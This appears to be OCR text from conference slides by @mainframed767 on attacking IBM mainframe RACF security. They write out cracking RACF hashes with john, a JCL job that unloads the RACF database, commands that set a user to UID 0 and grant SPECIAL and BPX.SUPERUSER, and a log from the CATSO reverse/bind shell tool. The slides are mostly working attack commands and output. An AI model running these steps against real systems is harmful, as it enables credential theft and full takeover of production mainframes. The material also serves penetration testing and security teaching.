
```
racf2john racf.db
john racf_hashes
```

@mainframed767

STEAL

- Use IRRDBU00 to convert RACF to flat file
- Search for SPECIAL accounts
- Login with a SPECIAL account

IRRDBU00



```
EDIT       DADE.RACFUNLD                                   Columns 00001 00072
****** **************************** Top of Data ******************************
//RACFUNLD JOB  'RACFUNLD',
//           NOTIFY=&SYSUID,
//           CLASS=A,
//           MSGCLASS=X,
//           MSGLEVEL=(1,1),
//           REGION=6000K,
//           COND=(4,LT)
//UNLOAD     EXEC PGM=IRRDBU00,PARM=NOLOCKINPUT
//SYSPRINT DD SYSOUT=A,COPIES=1,DEST=U1018
//****************************************************
//* CHANGE SYS1.RACF.BACKUP TO YOUR RACF DB
//****************************************************
//INDD1      DD   DISP=SHR,DSN=SYS1.RACF CENSORED
//OUTDD      DD   DSN=&SYSUID..RACF.FLATFILE,
//             DISP=(NEW,CATLG,DELETE),
//             SPACE=(CYL,(70,10),RLSE),
//             DCB=(RECFM=FB,LRECL=4096,BLKSIZE=0)
****** **************************** Bottom of Data ****************************
```


@mainframed767

WELCOME TO OWN ZONE


- SPECIAL gives access to make any change to users
- Add Users
- Make others SPECIAL, OPERATIONS

@mainframed767

GIVE'R UID 0




```
lu zerokul omvs noracf
 USER=ZEROKUL

 OMVS INFORMATION
 ----------------
 UID= 0000031337
 HOME= /u/zerokul
 PROGRAM= /bin/sh
```



```
alu zerokul omvs( uid( 0 ) )
 READY
lu zerokul omvs noracf
 USER=ZEROKUL

 OMVS INFORMATION
 ----------------
 UID= 0000000000
 HOME= /u/zerokul
 PROGRAM= /bin/sh
```

@mainframed767

GIVE'R SPECIAL




```
 READY
altuser zerokul SPECIAL
 READY
listuser zerokul
 USER=ZEROKUL   NAME=ITS ZERO COOL MAN
  DEFAULT-GROUP=MINING    PASSDATE=00.000
  ATTRIBUTES=SPECIAL
```

@mainframed767

BPX. WHA?

- BPX.SUPERUSER
  - Allows people to su to root without password



```
$ su
# exit
$ █
```

BPX.SUPERUSER

- As SPECIAL user type (change userid):

```
PERMIT BPX.SUPERUSER
CLASS(FACILITY) ID(USERID)
ACCESS(READ)
```

And


```
SETROPTS GENERIC(FACILITY)
REFRESH
```

@mainframed767

TOOLS


- CATSO
  - TSO Bind/Reverse shell
- TSHOCKER
  - Python/JCL/FTP wrapper for CATSO
- MainTP
  - Python/JCL/FTP getroot.rx wrapper

@mainframed767



```
CATSO   |   DEFCON 22   |   2014

:+: Listening on port: 12345
:!: IP 10.10.0.210 and Port 12345 opened
:+: Server Ready
:!: Connection from 10.10.0.211:59566
:+: Hacker socket ID 2
:+: Current Status Connected Free 0 Used 2
:+: Commands received: users
```

TSHOCKER

